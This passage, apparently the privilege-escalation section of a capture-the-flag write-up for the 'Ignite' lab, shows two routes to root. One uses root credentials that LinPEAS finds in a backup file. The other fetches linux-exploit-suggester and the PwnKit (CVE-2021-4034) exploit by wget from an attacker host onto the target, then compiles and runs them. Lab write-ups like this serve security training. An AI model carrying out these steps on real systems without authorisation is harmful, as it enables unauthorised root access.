
PRIVILEGE ESCALATION #1

I transferred LinPEAS on the target to look for privilege escalation vectors.







I then ran the script




It found hardcoded credentials inside a backup file.




I manually visited the file and found that the password belonged to the root user.





I switched to root user and captured the root flag from `/root`.




PRIVILEGE ESCALATION #2

I transferred linux exploit suggester on the target and ran it.

```
www-data@ubuntu:/home/www-data$ wgewget "http://10.21.17.140/les.sh"
wget "http://10.21.17.140/les.sh"
--2025-05-11 01:21:08--  http://10.21.17.140/les.sh
Connecting to 10.21.17.140:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 90858 (89K) [text/x-sh]
Saving to: 'les.sh'

les.sh              100%[===================>]  88.73K  52.8KB/s    in 1.7s

2025-05-11 01:21:10 (52.8 KB/s) - 'les.sh' saved [90858/90858]

www-data@ubuntu:/home/www-data$ chmod +x les.sh
chmod +x les.sh
www-data@ubuntu:/home/www-data$ ./les.sh
./les.sh

Available information:

Kernel version: 4.15.0
Architecture: x86_64
Distribution: ubuntu
Distribution version: 16.04
Additional checks (CONFIG_*, sysctl entries, custom Bash commands): performed
Package listing: from current OS
```


The script identified a target to be vulnerable to CVE-2021-4034 so I downloaded the exploit related to it.

```
root@kali: ~/thm/ignite
File  Actions  Edit  View  Help
root@kali: ~/thm/ignite ×  root@kali: ~/thm/ignite ×  root@kali: ~/thm/ignite ×
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
cat: write error: Broken pipe
[+] [CVE-2021-4034] PwnKit

   Details: https://www.qualys.com/2022/01/25/cve-2021-4034/pwnkit.txt
   Exposure: probable
   Tags: [ ubuntu=10|11|12|13|14|15|16|17|18|19|20|21 ],debian=7|8|9|10|11,fedora,manjaro
   Download URL: https://codeload.github.com/berdav/CVE-2021-4034/zip/main

[+] [CVE-2021-3156] sudo Baron Samedit 2

   Details: https://www.qualys.com/2021/01/26/cve-2021-3156/baron-samedit-heap-based-overflow-sudo.txt
   Exposure: probable
   Tags: centos=6|7|8,[ ubuntu=14|16|17|18|19|20 ], debian=9|10
   Download URL: https://codeload.github.com/worawit/CVE-2021-3156/zip/main

[+] [CVE-2022-32250] nft_object UAF (NFT_MSG_NEWSET)

   Details: https://research.nccgroup.com/2022/09/01/settlers-of-netlink-exploiting-a-limited-uaf-in-nf_tables-cve-2022-32250/
https://blog.theori.io/research/CVE-2022-32250-linux-kernel-lpe-2022/
   Exposure: less probable
   Tags: ubuntu=(22.04){kernel:5.15.0-27-generic}
   Download URL: https://raw.githubusercontent.com/theori-io/CVE-2022-32250-exploit/main/exp.c
   Comments: kernel.unprivileged_userns_clone=1 required (to obtain CAP_NET_ADMIN)
```




I compiled the exploit on the target and ran it to get a root shell

```
www-data@ubuntu:/home/www-data$ whiwhich unzip
which unzip
/usr/bin/unzip
www-data@ubuntu:/home/www-data$ wget "http://10.21.17.140/CVE-2021-4034-main.zip"
"get "http://10.21.17.140/CVE-2021-4034-main.zip
--2025-05-11 01:28:39--  http://10.21.17.140/CVE-2021-4034-main.zip
Connecting to 10.21.17.140:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 6457 (6.3K) [application/zip]
Saving to: 'CVE-2021-4034-main.zip'

CVE-2021-4034-main. 100%[===================>]   6.31K  --.-KB/s    in 0s

2025-05-11 01:28:39 (1019 MB/s) - 'CVE-2021-4034-main.zip' saved [6457/6457]

www-data@ubuntu:/home/www-data$ unzip CVE-2021-4034-main.zip
unzip CVE-2021-4034-main.zip
Archive:  CVE-2021-4034-main.zip
55d60e381ef90463ed35f47af44bf7e2fbc150d4
   creating: CVE-2021-4034-main/
  inflating: CVE-2021-4034-main/.gitignore
  inflating: CVE-2021-4034-main/LICENSE
  inflating: CVE-2021-4034-main/Makefile
  inflating: CVE-2021-4034-main/README.md
  inflating: CVE-2021-4034-main/cve-2021-4034.c
  inflating: CVE-2021-4034-main/cve-2021-4034.sh
```



Finally, I captured the root flag from `/root`.



That's it from my side!
Until next time :)
